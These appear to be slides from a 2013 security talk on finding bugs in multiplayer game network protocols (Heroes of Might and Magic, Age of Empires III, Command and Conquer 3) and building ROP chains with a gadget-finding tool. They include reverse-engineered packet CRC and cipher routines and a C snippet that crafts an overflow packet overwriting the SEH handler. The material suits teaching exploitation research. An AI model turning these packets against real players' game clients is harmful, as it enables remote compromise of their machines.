# Have fun with video games

Samuel Chevet / Clement Rouault

w4kfu@lse.epita.fr / hakril@lse.epita.fr
`http://www.lse.epita.fr`

12 February 2013

# This talk

- Divide in two presentation
- 1 : Research the vuln
- 2 : The exploitation

# Vulnerability

- Mutiple attack vector
- Browser
- Java
- PDF, DOC, XLS, . . .

Is there any other attack vector ?


# Video games

- Large community over internet
- Lan Party
- Multi Platform (PC, Console, . . . )
- Not only video games
- Voice over IP

# How to start

- Study with unpacked version
- Cipher algorithm
- Compression method

# Find the switch



# Heroes of Might and Magic 3

```
.text:004977D6
.text:004977D6 loc_4977D6:            ; unsigned int
.text:004977D6 push    10Ch
.text:004977DB call    ??2@YAPAXI@Z    ; operator new(uint)
```

```
00000000 HeroesIIISession struc ; (sizeof=0x10C)
00000000 dwFlags         dd ?
00000004 guidInstance    BFID ?
00000014 guidApplication BFID ?
00000024 dwMaxPlayers    dd ?
00000028 dwCurrentPlayers dd ?
0000002C lpszSessionName db 128 dup(?)
000000AC lpszPassword    db 80 dup(?)
000000FC dwUser1         dd ?
00000100 dwUser2         dd ?
00000104 dwUser3         dd ?
00000108 dwUser4         dd ?
0000010C HeroesIIISession ends
```

# Heroes of Might and Magic 3

```
.text:00497876 repne scasb
.text:00497878 not     ecx
.text:0049787A sub     edi, ecx
.text:0049787C mov     eax, ecx
.text:0049787E mov     esi, edi
.text:00497880 mov     edi, [ebp+dwFlags]
.text:00497883 shr     ecx, 2
.text:00497886 rep movsd
.text:00497888 mov     ecx, eax
.text:0049788A and     ecx, 3
.text:0049788D rep movsb
```

# Heroes of Might and Magic 3

| 0x0 | 0x4 | 0x8 | 0xC | 0x10 | 0x14 | |
|---|---|---|---|---|---|---|
| RESERVED | Player_ID | Size | Type | 0 | Buf | ... |

## Case 0x301:

```
.text:00588D5F push    ecx
.text:00588D60 push    eax              ; Args
.text:00588D61 push    offset aSS_6     ; "%s:  %s"
.text:00588D66 push    offset dword_69D7B0 ; int
.text:00588D6B call    WrapperVsprintf
```

# Heroes of Might and Magic 5

- Size of packet stored into header
- Use this size for everything
- Lot of Null-Pointer dereference
- `<value=MessageText>`

# Age of Empire III

- Object of Type CPacket (0x434) stored on the stack
- Fill this object with block of 0x10

## Pseudo Code

```
if (CPacket->Nb_block > 0)
{
    ptr = &Cpacket->Field_21C;
    do
    {
        CopyFromBuffer(ptr - 0x200, Buf, 0x10);
        CopyFromBuffer(ptr, Buf, 0x10);
        count++;
        ptr += 0x10;
    } while (count < Cpacket->Nb_block);
}
```

# Age of Empire III

```
// TYPE MESSAGE
buf[0] = 0x16;
// NB BLOCK OF 0x10
*(DWORD*)(buf + 1) = 0x0000FFFF;

// First overwrite
*(DWORD*)(buf + 5 + (65 * 0x10)) = 0x0000FFFF;

// SEH overwrite
*(DWORD*)(buf + 0xE54 + 5) = 0x42424242;
*(DWORD*)(buf + 0xE54 + 5 + 4) = 0x43434343;

// Second overwrite
*(DWORD*)(buf + 5 + (64 * 2 * 0x10)) = 0x00000090;
```

# Command and Conquer 3

- Fuzzing ?
- No ... You have to study first the entire protocol
- Cypher algorithm
- CRC

# Command and Conquer 3

- +0x00 : CRC
- +0x04 : Type Message
- +0x08 : . . .

```
dwCrc = 0;
for (i = 0; i < dwLenBuf; i++)
    dwCrc = (dwCrc >> 31) + Buf[i] + 2 * dwCrc;
```

# Command and Conquer 3

- Not only CRC !
- Weak Cipher (sometimes)

```
dwKey = 0x38D9B7D4;
for (i = 0 ; i < dwLenBuf; i += 4)
{
    *(DWORD*)(Buf + i) = htonl(dwKey ^ *(DWORD*)(Buf + i));
    dwKey -= 0x7F39C50E;
}
```

# Moare !

- File Format study
- Client can download your map
- .map

## Compression

- 3 Control characters
- How many characters of plain text must be read
- How many characters from the already decoded text
- Where to read the characters from the already decoded text

Finally after digging on google, it is Wing Commander / Xan Video Decoder
And the vulnerability discover can start ☺

# Basic Protections

- DEP : Don't jump on my data
- ASLR : Add some randomness to data and libs

# Solution : ROP

- Using the application's code
- Heavily use gadget of type `"* ; ret"`
- Chaining gadgets using `"ret"`

# ROP Rules

- The flow is controlled by the stack
- Register can be fill by static values using pop
- You can't rely on any fixed address for data

# 2 steps for ROP

- Find gadgets
- Assemble them

# Finding the good gadget

- some gadgets are `hidden`
- `"or ebp, 80h"` => 81 CD 80 00 00 00
- CD 80 => `"int 0x80"`

# How RopMount find gadgets

- Stop on interesting opcode (0xC3, 0xC2)
- Trace back from this point to find valid disassembly

# Example

- 83 C4 54 C3 => "`add esp, 0x54`"

## Steps

- C3 => `ret`
- 54 C3 => `push esp; ret`
- C4 54 C3 => ???
- 83 C4 54 C3 => `add esp, 0x54`

# RopMount Dumper Syntax

- Simple x86 intel syntax
- REG32 : any 32bits register
- CONST : any immediat
- ANY : any instruction
- ROP : any instruction that would not break a ROP
- {min,max} before an instruction to repeat it

# Example

- `"{1,} pop REG32; ret"`

## Matches

- pop eax, ret
- pop edi; pop esi; pop ebp; pop ebx; pop ecx; ret

# File Format ?

- ELF
- Windows PE
- Just need 2 functions to handle new filetype
  - One that return a list of executable 'segments'
  - One that return offset in file of a vaddr

# Why

- Some actions are often used in shellcode
  - Assign value to register
  - mov
  - strcpy
- The goal is to find the best way to do these actions.

# How

- Creating a set of instruction
- Each instruction can use the finder and the others instructions
- Keep some registers coherence through the execution

# The no_ registers

- *"mov eax, edi"*

  ```
  mov esi, edi; ret;
  mov ecx, esi; ret;
  mov eax, ecx; ret
  ```

- *"mov eax, edi!esi"*

  ```
  mov ecx, edi; pop ebx; pop edx; ret;
  mov eax, ecx; ret
  ```

# Some instruction from the set

- strstore
- clean
- (pe)call

# Questions ?

Thank you for your attention